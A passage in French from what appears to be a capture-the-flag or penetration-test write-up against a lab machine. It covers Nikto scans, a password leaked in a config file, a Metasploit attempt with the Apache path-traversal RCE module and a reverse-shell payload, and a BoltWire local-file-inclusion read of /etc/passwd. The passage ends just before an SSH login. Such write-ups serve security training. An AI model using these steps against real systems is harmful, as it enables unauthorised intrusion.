


Figure 67 : Contenu du fichier texte de l'archive




Figure 68 : Contenu de la clé SSH

Nous observons donc que le premier fichier est de type texte, il nous apprend que l'auteur a un nom dont les initiales pourraient être **J P**. Le deuxième fichier est une clé privée de connexion à un serveur OpenSSH. Nous verrons par la suite si ces documents nous seront utiles.

3. Visite des pages web

Voici la page hébergée par la machine cible sur le port 80 :





Figure 69 : Page d'erreur d'installation du service Bolt

Il s'agit d'une page indiquant une erreur d'installation du service Bolt. Voici maintenant la page hébergée sur le port 8080 :



System	Linux dev 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64
Build Date	Feb 13 2021 16:31:40
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.3/apache2
Loaded Configuration File	/etc/php/7.3/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.3/apache2/conf.d
Additional .ini files parsed	/etc/php/7.3/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.3/apache2/conf.d/10-opcache.ini, /etc/php/7.3/apache2/conf.d/10-pdo.ini, /etc/php/7.3/apache2/conf.d/15-xml.ini, /etc/php/7.3/apache2/conf.d/20-calendar.ini, /etc/php/7.3/apache2/conf.d/20-ctype.ini, /etc/php/7.3/apache2/conf.d/20-curl.ini, /etc/php/7.3/apache2/conf.d/20-dom.ini, /etc/php/7.3/apache2/conf.d/20-exif.ini, /etc/php/7.3/apache2/conf.d/20-fileinfo.ini, /etc/php/7.3/apache2/conf.d/20-ftp.ini, /etc/php/7.3/apache2/conf.d/20-gd.ini, /etc/php/7.3/apache2/conf.d/20-gettext.ini, /etc/php/7.3/apache2/conf.d/20-iconv.ini, /etc/php/7.3/apache2/conf.d/20-intl.ini, /etc/php/7.3/apache2/conf.d/20-json.ini, /etc/php/7.3/apache2/conf.d/20-mbstring.ini, /etc/php/7.3/apache2/conf.d/20-mysqli.ini, /etc/php/7.3/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.3/apache2/conf.d/20-pdo_sqlite.ini, /etc/php/7.3/apache2/conf.d/20-phar.ini, /etc/php/7.3/apache2/conf.d/20-posix.ini, /etc/php/7.3/apache2/conf.d/20-readline.ini, /etc/php/7.3/apache2/conf.d/20-shmop.ini, /etc/php/7.3/apache2/conf.d/20-simplexml.ini, /etc/php/7.3/apache2/conf.d/20-sockets.ini, /etc/php/7.3/apache2/conf.d/20-sqlite3.ini, /etc/php/7.3/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.3/apache2/conf.d/20-sysvsem.ini, /etc/php/7.3/apache2/conf.d/20-sysvshm.ini, /etc/php/7.3/apache2/conf.d/20-tokenizer.ini, /etc/php/7.3/apache2/conf.d/20-wddx.ini, /etc/php/7.3/apache2/conf.d/20-xmlreader.ini, /etc/php/7.3/apache2/conf.d/20-xmlwriter.ini, /etc/php/7.3/apache2/conf.d/20-xsl.ini, /etc/php/7.3/apache2/conf.d/20-zip.ini
PHP API	20180731
PHP Extension	20180731
Zend Extension	320180731
Zend Extension Build	API320180731,NTS
PHP Extension Build	API20180731,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled

Figure 70 : Page par défaut de PHP

Il s'agit simplement de la page par défaut de PHP présentant les paramètres et modules définis.

L'inspection du code HTML ne donne rien pour ces deux pages.

Nous allons maintenant scanner les deux pages web à la recherche de fichiers ou répertoires stockés sur le serveur à l'aide de l'outil Nikto :

`nikto -h` ***`[@IP]`*** `-p` ***`[port]`***

Voici les résultats pour le premier serveur sur le port 80 :

Figure 71 : Scan Nikto de la page web Bolt

Après avoir visité les différents répertoires et fichiers, nous trouvons dans le répertoire /app/config un fichier config.yml qui nous indique un mot de passe :





Figure 72 : Contenu du fichier config.yml


Nous trouvons donc le mot de passe **I_love_java**, vraisemblablement utilisé pour une base de données SQLite.

Malgré tout, nous tentons de trouver un exploit sur la version d'Apache installée sur le serveur :




```
msf6 > search apache 2.4

Matching Modules
================

   #   Name                                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                                  ---------------  ----       -----  -----------
   0   exploit/multi/http/apache_normalize_path_rce                          2021-05-10       excellent  Yes    Apache 2.4.49/2.4.50 Traversal RCE
   1     \_ target: Automatic (Dropper)                                      .                .          .      .
   2     \_ target: Unix Command (In-Memory)                                 .                .          .      .
   3   auxiliary/scanner/http/apache_normalize_path                          2021-05-10       normal     No     Apache 2.4.49/2.4.50 Traversal RCE scanner
   4     \_ action: CHECK_RCE                                                .                .          .      Check for RCE (if mod_cgi is enabled).
   5     \_ action: CHECK_TRAVERSAL                                          .                .          .      Check for vulnerability.
   6     \_ action: READ_FILE                                                .                .          .      Read file on the remote server.
   7   exploit/multi/http/shiro_rememberme_v124_deserialize                  2016-06-07       excellent  No     Apache Shiro v1.2.4 Cookie RememberME Deserial RCE
   8     \_ target: Unix Command payload                                     .                .          .      .
   9     \_ target: Windows Command payload                                  .                .          .      .
   10  exploit/linux/misc/nimbus_gettopologyhistory_cmd_exec                 2021-10-25       excellent  Yes    Apache Storm Nimbus getTopologyHistory Unauthenticated Command Execution
   11    \_ target: Unix Command                                             .                .          .      .
   12    \_ target: Linux Dropper                                            .                .          .      .
   13  exploit/linux/http/klog_server_authenticate_user_unauth_command_injection  2020-12-27       excellent  Yes    Klog Server authenticate.php user Unauthenticated Command Injection
   14    \_ target: Linux (x86)                                              .                .          .      .
   15    \_ target: Linux (x64)                                              .                .          .      .
   16    \_ target: Linux (cmd)                                              .                .          .      .
   17  exploit/unix/webapp/wp_phpmailer_host_header                          2017-05-03       average    Yes    WordPress PHPMailer Host Header Command Injection


Interact with a module by name or index. For example info 17, use 17 or use exploit/unix/webapp/wp_phpmailer_host_header
```

Figure 73 : Liste des exploits disponibles pour le service Apache 2.4



```
msf6 > use 0
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/http/apache_normalize_path_rce) > show options

Module options (exploit/multi/http/apache_normalize_path_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   CVE        CVE-2021-42013   yes       The vulnerability to use (Accepted: CVE-2021-41773, CVE-2021-42013)
   DEPTH      5                yes       Depth for Path Traversal
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      443              yes       The target port (TCP)
   SSL        true             no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /cgi-bin         yes       Base path
   VHOST                       no        HTTP server virtual host


Payload options (linux/x64/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic (Dropper)



View the full module info with the info, or info -d command.

msf6 exploit(multi/http/apache_normalize_path_rce) > set RHOSTS 172.16.0.5
RHOSTS => 172.16.0.5
msf6 exploit(multi/http/apache_normalize_path_rce) > set RPORT 80
RPORT => 80
msf6 exploit(multi/http/apache_normalize_path_rce) > set LHOST 127.0.0.1
LHOST => 127.0.0.1
```



```
msf6 exploit(multi/http/apache_normalize_path_rce) > run

[!] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want ReverseListenerBindAddress?
[*] Started reverse TCP handler on 127.0.0.1:4444
[*] Using auxiliary/scanner/http/apache_normalize_path as check
[*] Error: 172.16.0.5: OpenSSL::SSL::SSLError SSL_connect returned=1 errno=0 peeraddr=172.16.0.5:80 state=error: record layer failure
[*] Scanned 1 of 1 hosts (100% complete)
[-] Exploit aborted due to failure: not-vulnerable: The target is not exploitable.
[*] Exploit completed, but no session was created.
```

Figure 74 : Tentative d'exploit non concluante

L'attaque n'a pas fonctionné en raison d'une erreur liée au SSL. Nous ne perdons pas de temps sur cette attaque, et nous passons directement au deuxième serveur web sur le port 8080 :

Figure 75 : Scan Nikto de la page web PHP

Le répertoire **/dev** semble intéressant puisque Nikto indique qu'un cookie est créé. Nous visitons cette page web :




Figure 76 : Page web stockée dans /dev

En cliquant sur les différents liens du site web, nous trouvons une page **register**, sur laquelle nous pouvons nous inscrire avec les identifiants **user/user** (choisis arbitrairement car le site semble autoriser n'importe quelle création de compte) :




Figure 77 : Création d'un utilisateur arbitraire sur le site web

4. Exploit de BoltWire

Après quelques recherches à propos de BoltWire, nous trouvons un exploit **BoltWire 6.03 - Local File Inclusion** (voir sources) qui permet d'afficher le contenu d'un fichier en passant en paramètre de l'URL un chemin d'accès. Dans notre cas, cette attaque nous permet de récupérer le contenu du fichier **/etc/passwd**, listant tous les utilisateurs, leurs groupes, leurs *home* ainsi que leur shell par défaut :




Figure 78 : Exploit permettant d'afficher le contenu de /etc/passwd

Cette manipulation nous permet de voir qu'un utilisateur **jeanpaul** est présent dans la liste. Cela concorde avec la signature **JP** trouvée dans l'archive .zip découverte précédemment.

5. SSH et escalade de privilèges

Cet utilisateur trouvé va pouvoir nous permettre de se connecter en SSH au serveur, avec la clé privée contenue dans l'archive .zip également :

